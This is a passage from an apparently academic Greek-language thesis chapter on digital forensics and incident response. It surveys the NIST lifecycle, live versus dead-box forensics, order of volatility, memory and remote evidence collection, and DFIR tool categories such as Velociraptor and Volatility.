Το πλαίσιο αυτό αναθεωρήθηκε με το SP 800-61 Rev. 3 και το CSF2.0 (NIST, 2024) τα οποία οργανώνουν τον κύκλο ζωής της ανταπόκρισης σε περιστατικά σε έξι λειτουργίες, χωρισμένες σε δύο επίπεδα, την Προετοιμασία (Preparation) και την Ανταπόκριση σε Περιστατικά (Incident Response). Το κάτω επίπεδο της Προετοιμασίας αποτελείται από τις εξής λειτουργίες:

- Govern (GV): Καθορίζει τη στρατηγική διαχείρισης κινδύνων, τις πολιτικές και τους ρόλους, διασφαλίζοντας την ευθυγράμμιση της ανταπόκρισης σε περιστατικά με τους επιχειρησιακούς στόχους.
- Identify (ID): Περιλαμβάνει την κατανόηση των κρίσιμων περιουσιακών στοιχείων (assets), την αξιολόγηση ευπαθειών και την προτεραιοποίηση κινδύνων.
- Protect (PR): Καλύπτει τους τεχνικούς και οργανωσιακούς ελέγχους που εφαρμόζονται για τη μείωση του κινδύνου.

Το πάνω επίπεδο αναφέρεται στη διαδικασία της Ανταπόκρισης σε Περιστατικά, το οποίο περιλαμβάνει τις παρακάτω λειτουργίες:

- Detect (DE): Συνεχής παρακολούθηση των συστημάτων και του δικτύου για τον εντοπισμό πιθανών παραβιάσεων ή επιθέσεων.
- Respond (RS): Αναλύει το σύνολο των διαδικασιών και των ενεργειών σε περίπτωση περιστατικού κυβερνοασφάλειας.
- Recover (RE): Περιλαμβάνει τα απαραίτητα βήματα για την επαναφορά των λειτουργιών και των περιουσιακών στοιχείων που επηρεάστηκαν από το περιστατικό.



Εικόνα 2.2: Ο κύκλος ζωής της Ανταπόκρισης σε Περιστατικά με βάση το CSF 2.0

Στο παραπάνω σχήμα αναδεικνύεται η σημαντικότητα της συνεχούς βελτίωσης από τα αποτελέσματα των ενεργειών από όλες τις λειτουργίες και όχι μόνο την ανίχνευση. Αυτό δείχνει ότι οι Οργανισμοί μπορούν να πάρουν μαθήματα ανά πάσα στιγμή και να προσαρμόσουν ανάλογα την ομάδα ανταπόκρισης σε περιστατικά και τις λοιπές πολιτικές διαχείρισης κινδύνων.

2.3.3 Η Σύγκλιση DFIR: Digital Forensics and Incident Response

Στη σύγχρονη πρακτική, η Ψηφιακή Εγκληματολογία και η Ανταπόκριση σε Περιστατικά έχουν συγκλίνει σε ένα ενιαίο πεδίο που ονομάζεται DFIR (Digital Forensics and Incident Response). Παραδοσιακά, η εγκληματολογία εστίαζε στη μεταγενέστερη (post-mortem) ανάλυση και νομική τεκμηρίωση, ενώ η Ανταπόκριση σε Περιστατικά έδινε προτεραιότητα στην ταχύτητα έναντι της εγκληματολογικής ακρίβειας.

Στο σύγχρονο DFIR οι δύο αυτές προσεγγίσεις ενοποιούνται, με τις ομάδες IR να είναι κατάλληλα εκπαιδευμένες ώστε να μπορούν να περιορίσουν ένα περιστατικό και ταυτόχρονα να διατηρούν τα απαραίτητα ψηφιακά πειστήρια. Αυτό επιτυγχάνεται με τη συλλογή των απαραίτητων forensic artifacts παράλληλα με τις ενέργειες για περιορισμό. Τα εργαλεία DFIR σχεδιάζονται έχοντας ως γνώμονα την υποστήριξη των δύο λειτουργιών ταυτόχρονα (Nisioti et al., 2023). Η ενοποίηση αυτή τεκμηριώνεται και στο NIST SP 800-86, το οποίο παρέχει κατευθυντήριες οδηγίες για την ενσωμάτωση εγκληματολογικών τεχνικών στη διαδικασία ανταπόκρισης σε περιστατικά, τονίζοντας την ανάγκη για παράλληλη διατήρηση πειστηρίων και περιορισμό της απειλής (Kent et al., 2006). Χαρακτηριστικό παράδειγμα τέτοιας ενοποιημένης προσέγγισης αποτελεί το Velociraptor, το οποίο έχει αναγνωριστεί επίσημα από την CISA ως εργαλείο υποστήριξης ομάδων ανταπόκρισης σε περιστατικά σε εθνικό επίπεδο (CISA, n.d.).

2.4 Live Forensics vs Dead-box Forensics

2.4.1 Η Παραδοσιακή Προσέγγιση της Dead-box Forensics

Η Dead-box Forensics αναφέρεται στην εξέταση συστημάτων που έχουν απενεργοποιηθεί (powered off) και αποτελούσε για πολλά χρόνια την κυρίαρχη προσέγγιση της ψηφιακής εγκληματολογίας (Casey, 2011). Η προσέγγιση περιλαμβάνει την κατάσχεση του συστήματος, την δημιουργία bit-by-bit εγκληματολογικού αντιγράφου του σκληρού δίσκου ή του αποθηκευτικού μέσου χρησιμοποιώντας write blockers και offline ανάλυση με εργαλεία, όπως είναι το EnCase, το FTK Imager και το Autopsy. Η διαδικασία αυτή, παρότι χρονοβόρα και με περιορισμούς, έχει τα παρακάτω πλεονεκτήματα:

- Ακεραιότητα: Με την απενεργοποίηση του συστήματος περιορίζεται ο κίνδυνος περαιτέρω τροποποίησης των δεδομένων από λειτουργίες του συστήματος ή από πιθανό κακόβουλο λογισμικό.

- Πληρότητα: Με ένα πλήρες bit-by-bit εγκληματολογικό αντίγραφο ο ερευνητής έχει πρόσβαση στο σύνολο της πληροφορίας που βρίσκεται στο αποθηκευτικό μέσο και έτσι μπορεί να αναλύσει και τα διαγραμμένα ή κρυμμένα αρχεία.

- Ελεγχόμενο Περιβάλλον: Η ανάλυση πραγματοποιείται σε ελεγχόμενες συνθήκες, επιτρέποντας την ασφαλή εξέταση των δεδομένων.

- Νομική Αποδοχή: Οι μέθοδοι που χρησιμοποιεί η dead-box forensics είναι καλά τεκμηριωμένες με μεγάλη ιστορία επιτυχημένης χρήσης, γεγονός που τις καθιστά αναγνωρισμένες από τα δικαστήρια.

Ωστόσο, η προσέγγιση αυτή έχει σημαντικούς περιορισμούς. Η απενεργοποίηση του συστήματος οδηγεί σε απώλεια των πτητικών (volatile) δεδομένων που βρίσκονται στη μνήμη RAM, ενώ σε περιβάλλοντα υψηλής διαθεσιμότητας η απενεργοποίηση ενός server μπορεί να είναι αδύνατη. Επιπλέον, συστήματα με πλήρη κρυπτογράφηση του δίσκου (full disk encryption) είναι συχνά αδύνατο να εξεταστούν εκτός λειτουργίας, καθώς τα κλειδιά της κρυπτογράφησης χάνονται από τη μνήμη. Οι προκλήσεις αυτές ανέδειξαν την ανάγκη για εναλλακτικές μεθοδολογίες, οδηγώντας στην ανάπτυξη του live forensics.

2.4.2 Η Σύγχρονη Προσέγγιση του Live Forensics

Η εγκληματολογία ενεργών συστημάτων (live forensics) αναφέρεται στην εξέταση συστημάτων που βρίσκονται σε κατάσταση λειτουργίας (powered on) και έχει καταστεί αναγκαία λόγω της φύσης των σύγχρονων κυβερνοεπιθέσεων (Ligh et al., 2014). Τεχνικές όπως τα fileless malwares, δηλαδή κακόβουλα λογισμικά που δεν χρησιμοποιούν αρχεία και εκτελούνται απευθείας από τη μνήμη χωρίς να κάνουν κάποια εγγραφή στο δίσκο, και η πρακτική “living-off-the-land”, δηλαδή η χρήση νόμιμων εργαλείων όπως το Powershell και το PsExec (Nisioti et al., 2023), καθιστούν κρίσιμη τη συλλογή δεδομένων από ενεργά συστήματα. Πληροφορίες όπως ενεργές δικτυακές συνδέσεις, ανοιχτά ports, και τρέχουσες διεργασίες είναι ορατές μόνο όσο το σύστημα λειτουργεί. Επιπλέον, σύγχρονα εργαλεία όπως το Velociraptor επεκτείνουν το live forensics και στο επίπεδο του συστήματος αρχείων, όπου μέσω ανάλυσης του NTFS MFT και του USN journal είναι δυνατή η ανάκτηση μεταδεδομένων διαγραμμένων αρχείων σε ενεργό σύστημα, χωρίς να απαιτείται απενεργοποίηση (Cohen, 2020).

2.4.3 Order of Volatility και Προτεραιότητα Συλλογής

Το Order of Volatility είναι θεμελιώδης αρχή του live forensics που καθορίζει τη σειρά συλλογής πειστηρίων με βάση το πόσο εύκολα χάνονται (Brezinski & Killalea, 2002). Το RFC 3227 ορίζει: "Proceed from the volatile to the less volatile" – προχώρησε από τα πτητικά στα λιγότερο πτητικά, και καθορίζει την παρακάτω ιεραρχία συλλογής:

1. Registers and Cache: Τα πιο πτητικά δεδομένα που μεταβάλλονται συνεχώς και χάνονται άμεσα με την απενεργοποίηση του συστήματος. Στην πράξη σπάνια συλλέγονται λόγω της υψηλής μεταβλητότητας και της περιορισμένης εγκληματολογικής αξιοπιστίας τους.

2. Routing Table, ARP Cache, Process Table, Kernel Statistics, Memory: Ο βασικός στόχος του live forensics καθώς περιλαμβάνει ενεργές διεργασίες, δικτυακές συνδέσεις, ARP Cache και πίνακες δρομολόγησης. Ενδέχεται να αποκαλύψουν fileless malwares, injected code, credentials και κλειδιά κρυπτογράφησης και η συλλογή τους αποτελεί άμεση προτεραιότητα σε κάθε έρευνα.

3. Temporary File Systems: Pagefiles, hibernation file, temp directories, crash dumps, browser και application files που βρίσκονται στο δίσκο αλλά θεωρούνται πτητικά, καθώς διαγράφονται κατά την απενεργοποίηση ή μπορούν να αφαιρεθούν με anti-forensic τεχνικές.

4. Disk: Μόνιμα δεδομένα όπως αρχεία συστήματος, registry και logs. Συλλέγονται με bit-by-bit αντίγραφο και write blockers, αλλά σε περιβάλλοντα με full disk encryption απαιτείται συλλογή εν ώρα λειτουργίας.

5. Remote Logs: Αρχεία καταγραφής από SIEM και άλλα αντίστοιχα εργαλεία, ανεξάρτητα από την κατάσταση του συστήματος. Βοηθούν στην κατασκευή του timeline της επίθεσης και αποκαλύπτουν κινήσεις όπως lateral movement και C2 connections.

6. Physical Configuration and Network Topology: Στατικές πληροφορίες σχετικά με την αρχιτεκτονική του δικτύου που βοηθούν στην κατανόηση της μορφολογίας του περιβάλλοντος και των security controls που παρακάμφθηκαν.

7. Archival Media: Το λιγότερο πτητικό επίπεδο, περιλαμβάνει ανάκτηση των backups και snapshots, που είναι χρήσιμα για ιστορικές συγκρίσεις και επέκταση του timeline της επίθεσης.

Στην πράξη, όταν ένας ερευνητής DFIR έρθει αντιμέτωπος με ένα ενεργό σύστημα το οποίο υποπτεύεται ότι έχει παραβιαστεί, η σωστή σειρά με την οποία πρέπει να κάνει τις ενέργειές του είναι η παρακάτω (Brezinski & Killalea, 2002):

- Βήμα 1: Τεκμηρίωση της αρχικής κατάστασης και φωτογράφιση οθόνης και των ανοιχτών παραθύρων του συστήματος.

- Βήμα 2: Συλλογή των δεδομένων που περιγράφονται στο δεύτερο επίπεδο της αλυσίδας.
- Βήμα 3: Συλλογή των δεδομένων που περιγράφονται στο τρίτο επίπεδο της αλυσίδας.
- Βήμα 4: Αν το σύστημα μπορεί να απενεργοποιηθεί, πραγματοποιείται πλήρης αντιγραφή του δίσκου, ενώ αν δεν μπορεί, γίνεται στοχευμένη επιλογή συγκεκριμένων αρχείων.
- Βήμα 5: Παράλληλη συλλογή των μη πτητικών δεδομένων που περιγράφονται στα επίπεδα 5 έως 7.

Το RFC 3227 τονίζει τη σημαντικότητα της διατήρησης του συστήματος σε κατάσταση λειτουργίας μέχρι να ολοκληρωθεί η συλλογή των πτητικών δεδομένων, καθώς η απενεργοποίηση είναι μη αναστρέψιμη και ο επιτιθέμενος ενδέχεται να έχει τροποποιήσει τα scripts εκκίνησης ή και τερματισμού ώστε να τα καταστρέψει.

2.4.4 Υβριδική Προσέγγιση

Στη σύγχρονη πρακτική, η βέλτιστη προσέγγιση συνδυάζει live και dead-box forensics. Αρχικά εκτελείται live ανάλυση του συστήματος για τη συλλογή των πτητικών δεδομένων και στη συνέχεια πραγματοποιείται η παραδοσιακή dead-box ανάλυση για πλήρη εξέταση του αποθηκευτικού μέσου.

Με αυτή την προσέγγιση οι ερευνητές αξιοποιούν τα πλεονεκτήματα και των δύο μεθόδων, ενώ παράλληλα η μία μέθοδος καλύπτει τις αδυναμίες της άλλης. Τα σύγχρονα εργαλεία DFIR όπως το Velociraptor έχουν σχεδιαστεί με σκοπό την υποστήριξη αποτελεσματικής live forensic ανάλυσης, διατηρώντας παράλληλα εγκληματολογική ακεραιότητα και τεκμηρίωση που επιτρέπει τη νομική αποδοχή των ευρημάτων. Έρευνα που δημοσιεύτηκε στο DFRWS 2021 απέδειξε πρακτικά ότι το Velociraptor μπορεί να εκτελέσει στοχευμένα VQL hunts σε πάνω από 1.000 endpoints σε ελάχιστα λεπτά, διατηρώντας παράλληλα εγκληματολογικά αποδεκτό audit trail (Cohen, 2021).

2.5 Volatile Memory Forensics

2.5.1 Η Σημασία της RAM στη Σύγχρονη Εγκληματολογία

Παρά την πτητική της φύση, η RAM αποτελεί μία από τις πιο κρίσιμες πηγές ψηφιακών πειστηρίων, καθώς περιέχει πληροφορίες που δεν υπάρχουν σε άλλα σημεία του συστήματος

(Ligh et al., 2014). Ένα αντίγραφο μνήμης μπορεί να αποκαλύψει τρέχουσες διεργασίες και φορτωμένες βιβλιοθήκες, συμπεριλαμβανομένων rootkit διεργασιών, κλειδιών κρυπτογράφησης και credentials σε plaintext μορφή, ενεργών δικτυακών συνδέσεων, fileless malware και injected code, καθώς και δομών δεδομένων kernel που ενδέχεται να έχουν τροποποιηθεί. Η ανάλυση της μνήμης δεν αποτελεί απλώς ένα συμπληρωματικό στάδιο της έρευνας, αλλά συχνά το πιο αποκαλυπτικό, καθώς παρέχει μία ζωντανή (live) εικόνα του συστήματος κατά τη στιγμή της συλλογής.

2.5.2 Τεχνικές Απόκτησης Μνήμης

Για την απόκτηση αντιγράφου της RAM υπάρχουν τρεις βασικές προσεγγίσεις. (Mehmood, 2023). Η πιο διαδεδομένη είναι η software-based απόκτηση με εργαλεία όπως το FTK Imager και το DumpIt που εκτελούνται απευθείας στο σύστημα. Το μειονέκτημα αυτής της διαδικασίας είναι ότι επιβαρύνει ελαφρώς την κατάσταση της μνήμης (observer effect). Η hardware-based συλλογή μέσω θυρών FireWire, Thunderbolt ή PCIe επιτρέπει άμεση πρόσβαση στη μνήμη (DMA) με ελάχιστο αποτύπωμα, αλλά απαιτεί φυσική παρουσία και τα σύγχρονα λειτουργικά συστήματα την περιορίζουν μέσω IOMMU. Σε εικονικά περιβάλλοντα, η virtualization-based απόκτηση μέσω hypervisor (VMware, Hyper-V) επιτρέπει τη λήψη snapshot μνήμης με ελάχιστη επίδραση στη λειτουργία. Συμπληρωματικά, crash dumps και αρχεία hibernation (hiberfil.sys, pagefile.sys) μπορούν να προσφέρουν χρήσιμα τμήματα μνήμης σε post-mortem ανάλυση.

Αφού ολοκληρωθεί η απόκτηση του αντιγράφου ξεκινάει η διαδικασία της ανάλυσής του με τη χρήση εργαλείων όπως το Volatility Framework, ένα εργαλείο ανοιχτού κώδικα που υποστηρίζει την ανάλυση της μνήμης από πολλαπλά λειτουργικά συστήματα (Windows, Linux, macOS) (Ligh et al., 2014). Η λειτουργία του επιτρέπει τη χρήση διαφόρων plugins ανάλογα με τις ανάγκες της εκάστοτε ανάλυσης. Μεταξύ αυτών, υπάρχουν plugins που επιτρέπουν την εξαγωγή λιστών διεργασιών (pslist, pstree), την ανάλυση των δικτυακών συνδέσεων (netscan), την ανάλυση πιθανού malware (malfind) και πολλά άλλα.

2.5.3 Προκλήσεις και Anti-Forensics Τεχνικές

Η εγκληματολογική ανάλυση της μνήμης αντιμετωπίζει τόσο σημαντικές προκλήσεις όσο και εσκεμμένα αντίμετρα από τους επιτιθέμενους (Donaldson et al., 2022). Στις τεχνικές προκλήσεις συγκαταλέγονται το στενό χρονικό παράθυρο συλλογής, το observer effect κατά την απόκτηση και η πολυπλοκότητα των σύγχρονων μηχανισμών διαχείρισης μνήμης.

Οι επιτιθέμενοι αξιοποιούν διάφορες anti-forensic τεχνικές, όπως memory encryption, όπου ο κακόβουλος κώδικας αποκρυπτογραφεί τα δεδομένα δυναμικά κατά την εκτέλεση, καθιστώντας τα memory dumps δυσανάγνωστα και το memory scrubbing, (αυτόματη διαγραφή των

ευαίσθητων δεδομένων μετά τη χρήση τους). Επιπλέον, χρησιμοποιούν τεχνικές detection and evasion, με τον κακόβουλο κώδικα να ανιχνεύει εργαλεία ανάλυσης και να τροποποιεί τη συμπεριφορά του αναλόγως, καθώς και DKOM (Direct Kernel Object Manipulation), στα πλαίσια της οποίας πραγματοποιείται άμεση τροποποίηση των δομών δεδομένων του kernel με σκοπό την απόκρυψη διεργασιών και δικτυακών συνδέσεων.

Για την αντιμετώπιση τέτοιων τεχνικών έχουν αναπτυχθεί σύγχρονα εργαλεία όπως το Volatility 3 τα οποία ενσωματώνουν προηγμένες τεχνικές για ανίχνευση DKOM, signature-based malware detection και heuristic-based malware detection, καθώς επίσης και τεχνικές βαθιάς σάρωσης της μνήμης (deep memory scanning) που επιτρέπουν τον εντοπισμό κρυμμένου ή obfuscated κώδικα.

2.6 Απομακρυσμένη Συλλογή Πειστηρίων

2.6.1 Η Ανάγκη για Απομακρυσμένη Συλλογή

Η απομακρυσμένη συλλογή ψηφιακών πειστηρίων (remote evidence collection) αποτελεί πλέον απαραίτητη δυνατότητα στις σύγχρονες επιχειρήσεις DFIR, καθώς η εξάπλωση της τηλεργασίας, των cloud υποδομών και των κατανεμημένων δικτύων καθιστά τις παραδοσιακές μεθόδους που απαιτούν φυσική πρόσβαση συχνά ανέφικτες (Nisioti et al., 2023). Η ανάγκη αυτή αυτή έχει οδηγήσει στην ανάπτυξη εξειδικευμένων εργαλείων που υποστηρίζουν απομακρυσμένη ψηφιακή εγκληματολογία, για τα οποία έχουν αναπτυχθεί και μεθοδολογίες συγκριτικής αξιολόγησης βάσει κριτηρίων, όπως η προσέγγιση που ανέπτυξαν οι Meyer, Auth και Schinner, εφαρμόζοντάς την σε εργαλεία όπως το Velociraptor, το GRR και το Cynet (Meyer et al., 2021). Σε ένα τυπικό περιστατικό, τα επηρεασμένα συστήματα μπορεί να βρίσκονται σε πολλαπλές χώρες ή σε cloud περιβάλλοντα τρίτων, ενώ η καθυστέρηση που συνεπάγεται της φυσικής μετακίνησης μπορεί να είναι καταστροφική για πτητικά δεδομένα.

Ένα χαρακτηριστικό πραγματικό παράδειγμα από ένα περιστατικό αποτελεί η επίθεση με το ransomware “NotPetya” στην Maersk, όπου μέσα σε λίγες ώρες κρυπτογραφήθηκαν συστήματα σε δεκάδες χώρες ταυτόχρονα. Το IT τμήμα της εταιρείας ανέκτησε ολόκληρη την υποδομή εξ αποστάσεως, ενώ το μοναδικό μηχάνημα που είχε επιβιώσει από την επίθεση ήταν ένας domain controller στην Γκάνα, ο οποίος και χρησιμοποιήθηκε ως βάση για την ανοικοδόμηση (Control Engineering, 2021).

2.6.2 Αρχιτεκτονική και Τεχνολογίες Απομακρυσμένης Συλλογής

Η απομακρυσμένη συλλογή πειστηρίων επιτυγχάνεται είτε μέσω agent-based συλλογής, με ελαφριά προγράμματα εγκατεστημένα στα endpoints (όπως είναι σε EDR περιβάλλοντα), είτε

μέσω μιας agentless προσέγγισης που αξιοποιεί υπάρχοντα πρωτόκολλα όπως το WMI και το SSH. Η πρώτη προσφέρει πλήρη έλεγχο και δυνατότητα άμεσης απόκρισης, αλλά απαιτεί προετοιμασία, ενώ ο agent μπορεί να εντοπιστεί από επιτιθέμενους. Η δεύτερη προσέγγιση είναι λιγότερο ορατή, αλλά έχει περιορισμένες δυνατότητες. Οι επίσημες κατευθυντήριες οδηγίες του SWGDE για την απομακρυσμένη συλλογή ψηφιακών πειστηρίων ορίζουν τις αρχές σχεδιασμού τέτοιων συστημάτων, υπογραμμίζοντας την ανάγκη για ασφαλή κρυπτογραφημένη επικοινωνία, αυθεντικοποίηση των agents και αυτόματη επαλήθευση της ακεραιότητας των δεδομένων κατά τη μεταφορά (SWGDE, 2025c).

Ένα τυπικό σύστημα απομακρυσμένης συλλογής πειστηρίων βασίζεται στην αρχιτεκτονική "πελάτη - διακομιστή" (client - server) και αποτελείται από τρία βασικά σημεία:

- Κεντρικός Διακομιστής (Server/Console): Λειτουργεί ως το κεντρικό σημείο ελέγχου και συντονισμού. Μεταδίδει τις εντολές προς τους agents και συγκεντρώνει τα αποτελέσματα στην κεντρική βάση δεδομένων, από όπου και μετά μπορεί ο ερευνητής να πραγματοποιήσει την ανάλυση.

- Agents και Endpoints: Οι agents από όλα τα τερματικά συνδέονται στον κεντρικό διακομιστή ανά τακτά χρονικά διαστήματα, μία ιδιότητα που ονομάζεται beaconing όπου το σύστημα στέλνει επαναλαμβανόμενους "παλμούς" στον διακομιστή δείχνοντας έτσι ότι είναι ενεργό και συνδεδεμένο. Μέρος της δουλειάς ενός agent είναι να λαμβάνει τις εντολές του ερευνητή, να τις εκτελεί τοπικά και να επιστρέφει τα αποτελέσματα. Οι agents σχεδιάζονται με τρόπο τέτοιο ώστε να έχουν πολύ μικρό μέγεθος (κάτω από 10MB) και να απαιτούν την ελάχιστη δυνατή χρήση της CPU (κάτω από 1%).

- Ασφαλές Κανάλι Επικοινωνίας (Secure Channel): Η επικοινωνία ανάμεσα στον διακομιστή και τον agent πρέπει να είναι κρυπτογραφημένη (TLS 1.2+), καθώς και να υπάρχουν πιστοποιητικά ασφαλείας και από τα δύο μηχανήματα. Έτσι αποτρέπονται οι επιθέσεις man-in-the-middle και η μη εξουσιοδοτημένη πρόσβαση.

2.6.3 Προκλήσεις και Λύσεις της Απομακρυσμένης Συλλογής Δεδομένων

Η απομακρυσμένη συλλογή εγκληματολογικών δεδομένων εισάγει μια σειρά από προκλήσεις που πρέπει να αντιμετωπιστούν προκειμένου να διατηρηθούν η εγκληματολογική ακεραιότητα και η επιχειρησιακή αποτελεσματικότητα. Πρώτο και κύριο ζήτημα αποτελεί η πιστοποίηση ταυτότητας. Στα απομακρυσμένα περιβάλλοντα πρέπει να υπάρχουν εγγυήσεις ότι μόνο εξουσιοδοτημένο προσωπικό έχει πρόσβαση στα συστήματα, καθώς η συλλογή δεδομένων χωρίς την απαραίτητη εξουσιοδότηση μπορεί να θέσει σε κίνδυνο ολόκληρη την έρευνα. Το πρόβλημα αυτό αντιμετωπίζεται με την υιοθέτηση RBAC σε συνδυασμό με MFA και certificate pinning, διασφαλίζοντας ότι η επικοινωνία πραγματοποιείται αποκλειστικά μεταξύ εξουσιοδοτημένων χρηστών και διακομιστών.

Παράλληλα, κρίσιμη είναι και η εγκληματολογική ακεραιότητα κατά τη μεταφορά. Σε αντίθεση με τα φυσικά πειστήρια, τα δεδομένα περνούν μέσα από το δίκτυο πριν φτάσουν στον ερευνητή, γεγονός που εντείνει τον κίνδυνο αλλοίωσης ή μη εξουσιοδοτημένης τροποποίησής τους. Για να διασφαλιστεί η εγκληματολογική ακεραιότητα γίνεται αυτόματος υπολογισμός και σύγκριση των τιμών κατακερματισμού πριν και μετά τη μετάδοση, με παράλληλη καταγραφή όλων των απαραίτητων μεταδεδομένων για το chain of custody. Οποιαδήποτε απόκλιση στις τιμές αποτελεί μία ένδειξη παραβίασης κατά τη μετάδοση.

Επιπλέον, σε μεγάλους Οργανισμούς με χιλιάδες τερματικά, η ταυτόχρονη συλλογή δεδομένων μπορεί να επιβαρύνει σημαντικά το δίκτυο και να επηρεάσει την παραγωγικότητα, ενώ η αυξημένη κίνηση ενδέχεται να κινήσει υποψίες από τους επιτιθέμενους που παρακολουθούν το δίκτυο. Αυτό αντιμετωπίζεται με intelligent scheduling που κατανέμει τη συλλογή χρονικά, με συμπίεση των δεδομένων και με differential collection.

Τέλος, υπάρχουν σημαντικά νομικά και κανονιστικά ζητήματα, ιδιαίτερα σε διεθνές περιβάλλον. Η συλλογή δεδομένων από τερματικά σε διαφορετικές χώρες δεν υπόκειται πάντα στο ίδιο νομικό πλαίσιο και μπορεί να απαιτούνται διαφορετικές εξουσιοδοτήσεις και συμμόρφωση με τοπικές νομοθεσίες προστασίας δεδομένων. Τέτοια ζητήματα αντιμετωπίζονται με αυστηρή συμμόρφωση με GDPR και CCPA και εφαρμογή της αρχής του data minimization.

Η πρακτική αξία αυτών των λύσεων αποδεικνύεται και σε πραγματικά περιστατικά. Κατά την ανταπόκριση στην επίθεση supply chain στη πλατφόρμα 3CX το 2023, ομάδες DFIR χρησιμοποίησαν το Velociraptor για μαζικό triage σε ολόκληρο το εταιρικό δίκτυο, εντοπίζοντας τα επηρεασμένα τερματικά σε λίγα λεπτά μέσω VQL artifacts που έψαχναν τα συστήματα για συγκεκριμένα IOCs (Lyons, 2023).

Σύγχρονες πλατφόρμες όπως το Velociraptor και το Google Rapid Response έχουν ενσωματωμένες λύσεις για όλες τις παραπάνω προκλήσεις, παρέχοντας end-to-end κρυπτογράφηση, αυτόματη τεκμηρίωση του chain of custody, κλιμακωσιμότητα (scalability) σε περιβάλλοντα με χιλιάδες endpoints και ευέλικτη παραμετροποίηση για προσαρμογή στις εκάστοτε νομικές και επιχειρησιακές ανάγκες κάθε Οργανισμού (Cohen, 2022). Ειδικά για cloud-native περιβάλλοντα, έρευνα του 2022 πρότεινε και αξιολόγησε ένα αυτοματοποιημένο πλαίσιο απόκρισης που ενσωματώνει το Velociraptor για live memory collection σε υποδομές AWS, καταδεικνύοντας σημαντικές βελτιώσεις στην ταχύτητα εντοπισμού και στην πληρότητα της εγκληματολογικής συλλογής (Guduru, 2022).

2.7 Σύγχρονα Εργαλεία DFIR

2.7.1 Κατηγορίες Εργαλείων

Ο χώρος του DFIR έχει εξελιχθεί σημαντικά τα τελευταία χρόνια, με ολοένα και περισσότερες λύσεις που εξυπηρετούν διαφορετικές ανάγκες και αντιμετωπίζουν διαφορετικά use cases. Η κατανόηση των πολλών διαφορετικών εργαλείων και των δυνατοτήτων τους είναι βασική ανάγκη για την επιλογή της κατάλληλης προσέγγισης σε κάθε εγκληματολογική έρευνα. Τα εργαλεία αυτά χωρίζονται σε κατηγορίες με βάση τη λειτουργικότητα, το πεδίο εφαρμογής, την αρχιτεκτονική και τον τρόπο με τον οποίο λειτουργούν. Παρακάτω εξετάζονται οι κύριες κατηγορίες εργαλείων, με έμφαση στα χαρακτηριστικά, τα πλεονεκτήματα και τους περιορισμούς, καθώς επίσης γίνεται μια σύντομη αναφορά σε αντιπροσωπευτικά εργαλεία της κάθε κατηγορίας.

2.7.2 Desktop Forensic Tools

Τα desktop forensic tools αποτελούν την παραδοσιακή κατηγορία εργαλείων για offline ανάλυση εγκληματολογικών αντιγράφων σε ελεγχόμενο περιβάλλον. Παρέχουν δυνατότητες ανάλυσης του συστήματος αρχείων, ανάκτησης διαγραμμένων δεδομένων, αναζήτησης με λέξεις-κλειδιά, ανάλυσης του registry και δημιουργίας timeline. Τα πιο αντιπροσωπευτικά εργαλεία της κατηγορίας είναι το εμπορικό EnCase (ευρεία νομική αναγνώριση, υψηλό κόστος), το FTK (ισχυρό στην αναζήτηση μεγάλων συνόλων δεδομένων και στην ανάλυση email), το Autopsy (ανοιχτού κώδικα, δωρεάν, επεκτάσιμο μέσω modules, μικρότερη επίσημη υποστήριξη) και το X-Way Forensics (ταχύτατο και οικονομικό αλλά απαιτεί μεγαλύτερη εξειδίκευση). Κοινός περιορισμός όλων είναι η απουσία υποστήριξης απομακρυσμένης συλλογής, η δυσκολία κλιμάκωσης σε πολλά endpoints και η αδυναμία συλλογής πτητικών δεδομένων.

2.7.3 Memory Forensic Tools

Τα memory forensic tools εξειδικεύονται στην ανάλυση memory dumps και έχουν καταστεί απαραίτητα λόγω της ευρείας χρήσης fileless και in-memory malwares. Επιτρέπουν την εξαγωγή λιστών των διεργασιών (συμπεριλαμβανομένων των κρυφών διεργασιών), ανίχνευση code injection, εντοπισμό C2 επικοινωνιών, εξαγωγή credentials και κλειδιών κρυπτογράφησης και ανάλυση της δομής του kernel. Το Volatility είναι το πιο διαδεδομένο εργαλείο ανοιχτού κώδικα, γραμμένο σε Python, με υποστήριξη Windows, Linux και macOS και πάνω από 100 plugins. Το μειονέκτημά του είναι η αργή εκτέλεση σε μεγάλα dumps και η αποκλειστική χρήση από την γραμμή εντολών. Από την άλλη, το MemProcFS προσφέρει μία πιο προσβάσιμη προσέγγιση, φορτώνοντας το memory dump ως εικονικό σύστημα αρχείων που επιτρέπει την περιήγηση σε φακέλους και υποστηρίζει live forensics μέσω ενσωμάτωσης με το DumpIt.

2.7.4 Network Forensic Tools

Τα network forensic tools αναλύουν την κίνηση του δικτύου για εντοπισμό κακόβουλης δραστηριότητας, C2 επικοινωνιών, lateral movement και data exfiltration μέσω ανάλυσης αρχείων pcap. Το Wireshark είναι το πιο γνωστό εργαλείο αυτής της κατηγορίας, παρέχοντας real-time packet capture, υποστήριξη για τα περισσότερα πρωτόκολλα και δυνατότητα ανίχνευσης ύποπτης κίνησης, απαιτεί όμως εξειδίκευση και παρουσιάζει περιορισμένες δυνατότητες αυτοματοποίησης. Το NetworkMiner εστιάζει στην εξαγωγή artifacts από pcap αρχεία (hosts, αρχεία, credentials, DNS queries) με πιο φιλική επιφάνεια χρήσης, ενώ το Zeek παράγει συνεχώς αρχεία καταγραφής για όλη την κίνηση του δικτύου και χρησιμοποιείται συχνά σε SOC περιβάλλοντα ως εργαλείο παρακολούθησης του δικτύου.

2.7.5 DFIR Πλατφόρμες Επιχειρησιακής Κλίμακας (Enterprise DFIR Platforms)

Οι πλατφόρμες επιχειρησιακής κλίμακας αποτελούν την νεότερη και πιο εξελιγμένη κατηγορία εργαλείων, καθώς είναι σχεδιασμένες για απομακρυσμένη συλλογή και ανάλυση πειστηρίων σε μεγάλες υποδομές με εκατοντάδες ή και χιλιάδες endpoints. Ακολουθούν μία client-server αρχιτεκτονική με lightweight agents, υποστηρίζουν live forensics, proactive threat hunting και κεντρική συσχέτιση δεδομένων. Το GRR (Google Rapid Response) ήταν από τα πρώτα frameworks της κατηγορίας, με αποδεδειγμένη χρήση σε περιβάλλοντα άνω των 100.000 endpoints, αλλά με αρκετά πολύπλοκη εγκατάσταση και παρωχημένη επιφάνεια χρήσης. Συγκριτική αξιολόγηση των δύο εργαλείων σε πραγματικό εταιρικό περιβάλλον κατέδειξε ότι το Velociraptor υπερτερεί σημαντικά στην ευκολία ανάπτυξης και στην εκφραστική δύναμη της γλώσσας VQL, ενώ και τα δύο εργαλεία πληρούν τις βασικές απαιτήσεις απομακρυσμένης εγκληματολογικής συλλογής (Meyer et al., 